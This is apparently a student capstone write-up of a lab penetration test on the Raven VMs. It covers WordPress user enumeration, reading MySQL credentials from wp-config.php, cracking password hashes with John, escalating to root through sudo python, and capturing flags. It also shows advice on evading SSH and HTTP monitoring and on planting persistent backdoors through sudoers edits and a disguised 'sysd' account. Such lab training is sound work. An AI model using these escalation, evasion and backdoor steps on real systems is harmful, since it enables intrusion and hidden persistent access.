Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

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This document contains the following resources:

Network Topology & Critical Vulnerabilities

Muhammed Jawara

Network Topology

Hostname: Kali
IPv4 address: 192.168.1.90/32

OS: Linux

Hostname: ELK Server
IPv4 Address: 192.168.1.100/32

OS: Windows

Hostname: Capstone
IPV4 Address: 192.168.1.105/32


OS: Windows

Hostname: Target 1
IPv4 Address: 192.168.1.110/32

OS: Windows

Hostname: Target 2
IPv4 Address: 192.168.1.115/32

OS: Windows



Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
SSH	22/tcp	OpenSSH
HTTP	80/tcp	Apache httpd 2.4
rpcbind	111/tcp	2-4
netbios-ssn	139/tcp	samba smbd 3.x-4.x

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.


Vulnerability	Description	Impact
SSH	22/tcp	OpenSSH
HTTP	80/tcp	Apache httpd 2.4.1
rpcbind	111/tcp	2,3,4
netbios-ssn	139/tcp	Samba smbd 3.x-4.x

Exploits Used

Mitch Murov


Exploitations

. As we saw from nmap that there are several weaknesses to exploit, most notably ssh to gain a user shell and mysql.The next few slides will break down the major steps to this




- I exploited the vulnerability by running nmap to find the ip and check open ports. We found that 198.162.1.110 had several open ports as discussed before.

wpscan gave us two users michael and steven. We attempted to ssh into Michael. Michael had a very weak password. Command wpscan –-url http://192.168.1.110/wordpress -eu



FLAGS

Flags 1 & 2 Shown Below:



MYSQL Exploit into Wordpress database The wp_config .php file is easily readable to give us the username and password for MySql. I was able to switch to the wordpress database and get hashed user passwords. The path is michael@target1:~$ cat /var/www/html/wordpress/wp-config.php/wp-config.php. Found username roor password R@v3nsecurity

```
Server version: 5.5.60-0+deb8u1 (Debian)

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owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```


Output from wp_users. This was then run through nano and edited to create a text file wp_users.txt

```
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+----+------------+------------------------------------+--------------+------------------+---------+---------------------
----+---------------------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email       | user_url | user_registered
   | user_activation_key | user_status | display_name  |
+----+------------+------------------------------------+--------------+------------------+---------+---------------------
----+---------------------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael      | michael@raven.org |         | 2018-08-12 22:49
:12 |                     |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven       | steven@raven.org  |         | 2018-08-12 23:31
:16 |                     |           0 | Steven Seagull |
+----+------------+------------------------------------+--------------+------------------+---------+---------------------
----+---------------------+-------------+---------------+
2 rows in set (0.00 sec)
```

Use John the Cracker to crack user information from MYSQL

Put users from MYSQL through John. We find Steven has a password of pink84 which allows us to get control of steven



Take control of Steven and promote to root. Break into Raven Security

root@TARGET1:/ > id

uid=0(root) gid=0(root) groups=0(root)

root@TARGET1:/ > cd /root

root@TARGET1:/root > ls

flag4.txt

root@TARGET1:/ > id

uid=0(root) gid=0(root) groups=0(root)

root@TARGET1:/ > cd /root

root@TARGET1:/root > ls

flag4.txt

root@TARGET1:/root > cat flag4.txt

Take control of Raven Security

```
_____
| ___ \
| |_/ /__ ___   _____ _ __
|    / / _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\___,_| \_/ \___|_| |_|
```

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

The Four Flags

These are the four flags found during the exploit

Avoiding Detection

Kevin Alvarado

Stealth Exploitation of SSH | Port 22

Monitoring Overview

- Ssh logging in kibana
- Which metrics do they measure? SSH attempts, traffic on port 22

Mitigating Detection

- Create a user and escalate to root to privileges.
- Register your IP as safe in infested computer for recognized access. (Public Key)

Stealth Exploitation of HTTP|Port 80

Monitoring Overview

- *HTTP REQUESTS/HTTP Errors.*
- *Number of requests/errors per metric of time (Min/Hour).*
- *400 errors in under 5 minutes/3.5kb in requests in under 1 min.*

Mitigating Detection

- *Low and Slow attack*

Maintaining Access

Symantha Meyers

Backdooring the Target

Backdoor Overview

I used 2 means of creating a backdoor to the target server (192.168.1.110 - Target 1)

1. 1st backdoor

    Changed the rights of the “steven” account to grant the user sudoer-level access

2. 2nd backdoor

    Created a new “sysd” account to mimic a system user account

Backdooring the Target 1

Backdoor 1 - Escalating Privileges

- Once the connection was made via SSH to the steven account, I typed *sudo -l* to view steven's sudo privileges

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jan 20 18:49:50 2021 from 192.168.1.90
$
```

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$
```

- Ran *sudo python -c 'import pty;pty.spawn("/bin/bash");'* to escalate my privileges to root access.

```
$ whoami
steven
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven# whoami
root
root@target1:/home/steven#
```

Backdooring the Target 1 (cont.)

- Checked the sudoers file with *visudo -f sudoers* to view steven's access

```
 GNU nano 2.2.6                File: sudoers.tmp

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL) NOPASSWD:ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d

steven ALL=(ALL) NOPASSWD: /usr/bin/python

^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```


- Added full root-level access to steven in the sudoers file to maintain access

```
 GNU nano 2.2.6                File: sudoers.tmp                      Modified

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL) NOPASSWD:ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d

steven ALL=(ALL) NOPASSWD:ALL
```

Backdooring the Target 1 (cont.)

Testing the Access

- Exited the “root” account and ran *whoami* to verify I was back in the steven account, then ran *sudo nano /etc/passwd* to verify sudo access… success!



Backdooring the Target 2

Backdoor 2 - New “system”-ish user

- Created a user named “sysd” using *sudo useradd sysd*
- Gave “sysd” a new, difficult-to-hack password (not telling you what it is)
- Gave “sysd” a user id of 400
- Gave “sysd” a group id of 400

```
$ sudo useradd sysd
$ sudo passwd sysd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
$ sudo usermod -u 400 sysd
$ sudo groupmod -g 400 sysd
```

Backdooring the Target 2 (cont.)

- Ran *sudo visudo* to modify the sudoers file

```
 GNU nano 2.2.6                    File: /etc/sudoers.tmp

#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
